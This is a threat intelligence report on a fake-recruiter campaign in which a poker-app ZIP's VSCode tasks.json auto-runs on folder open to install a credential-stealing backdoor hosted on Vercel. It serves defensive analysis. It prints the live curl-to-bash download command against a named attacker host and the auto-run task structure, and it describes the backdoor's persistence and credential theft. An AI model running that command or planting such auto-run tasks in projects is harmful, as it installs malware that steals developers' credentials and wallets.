How a $10,000/Month LinkedIn Job Offer Nearly Installed a Persistent Vercel Backdoor on Developer Machines
In an era where remote work and digital recruitment have become the norm, developers have grown accustomed to receiving project files and code samples during the hiring process. However, what appeared to be a legitimate $10,000 per month senior blockchain and esports development opportunity in May 2026 turned out to be one of the most sophisticated social engineering attacks documented that year.
This comprehensive threat intelligence report from Bitghost.com details how a carefully orchestrated campaign nearly compromised our development machines through the abuse of Visual Studio Code’s built-in task automation and Vercel’s free hosting infrastructure. The attack, part of the evolving ContagiousDrop / Contagious Interview malware family, demonstrates how threat actors are now weaponizing the exact tools and workflows developers trust most.
Image Grid 1





By combining professional LinkedIn impersonation, real-time voice and video spoofing, and a malicious ZIP archive containing a seemingly legitimate React/Node.js poker application, the attackers created an almost perfect delivery mechanism for a persistent backdoor. This article provides an in-depth technical analysis, examines why this vector remains extremely dangerous in 2026, and delivers actionable defensive strategies every developer and security team should implement immediately.
The Evolution of Developer-Targeted Attacks
Traditional malware campaigns have historically relied on obvious phishing emails or compromised software downloads. By 2026, advanced persistent threat groups — particularly those with financial and state-sponsored motivations — have shifted their focus to the software development lifecycle itself.
The attack documented in this report represents a convergence of several emerging trends:
Image Grid 2






- Professional network abuse (primarily LinkedIn)
- Real-time deepfake technology for voice and video
- Weaponization of legitimate development tools (VSCode)
- Abuse of trusted cloud platforms (Vercel)
- Highly targeted social engineering against blockchain, AI, and Web3 developers
This multi-stage approach significantly increases success rates by lowering psychological defenses before any technical compromise occurs.
The Attack Kill Chain: A Step-by-Step Breakdown
Initial Contact and Credibility Building
The operation began with a meticulously crafted LinkedIn message from an individual claiming to represent “Poker@ESports,” a blockchain-powered esports gaming platform. The message referenced specific technical achievements from Bitghost’s public portfolio in Web3 and AI tooling, immediately establishing credibility.
After several professional exchanges, the threat actor suggested moving the conversation to a scheduled video call via Calendly. This transition from written to video communication is a classic trust-building technique that most candidates interpret as a positive hiring signal.
The Deepfake Interview
During the Google Meet call, the recruiter employed both real-time voice cloning and facial appearance spoofing tools. The video feed displayed natural head movements, appropriate eye contact, and convincing lip synchronization. These technologies, widely available on underground markets in 2026, have reached a level of sophistication that can bypass casual human scrutiny.
The conversation covered detailed project requirements, team structure, equity compensation, and technical challenges the role would address. By referencing specific technologies from our public GitHub repositories, the actor further reinforced legitimacy. Multiple follow-up calls were conducted to solidify trust before any technical materials were shared.
The Malicious Payload Delivery

Only after establishing strong rapport did the threat actor send the supposed “starter codebase.” The file, named Jackpot-main.zip, was described as containing the base poker application, environment configuration, and technical assessment requirements.
Upon inspection (performed in isolated environments), the archive contained:
- A realistic React frontend with Tailwind styling
- Node.js backend with Express and Socket.io for real-time gameplay
- Comprehensive documentation and setup instructions
- A
.vscode/directory with a specially craftedtasks.jsonfile
The Weaponized VSCode Configuration
The true malice resided within .vscode/tasks.json. This file contained a task labeled “env” configured with the critical property:
{
  "version": "2.0.0",
  "tasks": [
    {
      "label": "env",
      "type": "shell",
      "command": "...",
      "runOn": "folderOpen"
    }
  ]
}
This configuration instructs VSCode to automatically execute the defined command the moment the project folder is opened in the editor. On macOS, the command was:
curl -L 'https://ip-address-check-amo2.vercel.app/settings/mac' | bashEquivalent commands existed for Linux (wget piped to sh) and Windows (curl piped to cmd).
Technical Analysis of the Vercel Backdoor
The ContagiousDrop Malware Family

The subdomain ip-address-check-amo2.vercel.app belongs to a well-documented infrastructure cluster associated with the ContagiousDrop malware family. This group has aggressively abused Vercel’s free tier throughout 2025 and 2026 for both payload hosting and command-and-control (C2) communications.
Vercel’s infrastructure provides several advantages to attackers:
- High domain reputation and trust scores
- Free hosting with generous bandwidth limits
- Automatic SSL certificates
- Frequent subdomain rotation capabilities
- Blending with legitimate developer traffic
Second-Stage Payload Behavior
Once executed, the downloaded script performs several critical functions:
- Establishes multiple persistence mechanisms (launch agents, scheduled tasks, registry modifications)
- Deploys a sophisticated backdoor capable of credential harvesting from browsers, password managers, SSH keys, and cryptocurrency wallets
- Implements anti-analysis and anti-debugging techniques
- Beacons to additional Vercel-hosted domains for further instructions
- In some variants, downloads additional payloads including cryptocurrency miners and data exfiltration tools
The persistence mechanisms are specifically engineered to survive reboots, software updates, and basic cleanup attempts, making removal complex without complete system restoration.
Why This Attack Vector Is Particularly Dangerous in 2026
This campaign succeeds because it exploits the fundamental trust developers place in their tools and professional networks. Several factors make this approach especially effective:
Psychological Factors
High-salary offers ($10,000/month) create cognitive bias. The detailed technical discussion and apparent competence of the “recruiter” further reduce skepticism. When combined with deepfake technology, even security-conscious professionals can be deceived.
Technical Trust Exploitation
Visual Studio Code is trusted implicitly by millions of developers. The tasks.json with runOn: folderOpen represents a legitimate feature that most users never inspect. The seamless execution of shell commands from within the IDE bypasses many traditional security controls.
Infrastructure Challenges
Vercel’s legitimate use by the JavaScript and frontend community makes network-based detection extremely difficult. The rapid rotation of subdomains renders static blocklists ineffective, while the legitimate appearance of traffic often evades basic security monitoring.
Critical Lessons and Defensive Strategies
Immediate Protective Measures
Based on our analysis, Bitghost.com recommends the following immediate actions:
- Never open project archives from unverified sources directly in your primary IDE. Always use isolated virtual machines, Docker containers, or cloud-based development environments for initial inspection.
- Implement a code inspection checklist that includes manual review of
.vscode/,package.jsonscripts, and any shell commands before opening projects. - Verify all high-value opportunities through official company channels rather than relying solely on LinkedIn communications.
- Monitor outbound connections from development workstations to
*.vercel.appdomains, especially those with suspicious naming patterns. - Consider disabling automatic task execution in VSCode or implementing strict policy controls in enterprise environments.
Advanced Defensive Recommendations
For organizations with dedicated security teams, additional layers include:
- Endpoint detection and response (EDR) rules specifically monitoring VSCode child processes
- Network segmentation between development and production environments
- Behavioral analysis tools that flag unusual
curl | bashpatterns - Regular security awareness training focused on modern social engineering techniques
- Implementation of code signing and integrity verification processes for internal projects
The Bigger Picture: State-Sponsored vs Financially Motivated Campaigns
While this specific campaign shows characteristics of financially motivated actors (cryptocurrency wallet targeting and mining capabilities), similar techniques have been observed in operations attributed to North Korean-linked groups targeting blockchain and fintech organizations.
The convergence of these motivations creates a particularly dangerous environment for developers working in high-value technology sectors. The barrier to entry for these attacks continues to decrease as deepfake tools become more accessible and automation improves.
Conclusion: Verification Must Become Second Nature
The near-miss documented in this report serves as a sobering reminder that the most dangerous attacks in 2026 no longer announce themselves with obvious red flags. Instead, they masquerade as career opportunities, collaborative projects, and legitimate code samples.
At Bitghost.com, our strict policy of treating every unsolicited code package as potentially malicious until proven otherwise prevented what could have been a significant security incident. This disciplined approach must become standard practice across the global developer community.
The sophisticated abuse of VSCode’s task system and Vercel’s infrastructure represents just one example of how attackers are adapting to target the technology community. As these techniques evolve, so too must our defensive mindset.
Stay vigilant. Verify everything. Open nothing from unknown sources without proper isolation. The security of your development environment, your organization’s intellectual property, and potentially your users’ data depends on it.
This report will be updated as new information about the ContagiousDrop campaign becomes available. Bitghost.com remains committed to transparent, technical threat intelligence that helps elevate the security posture of developers and organizations worldwide.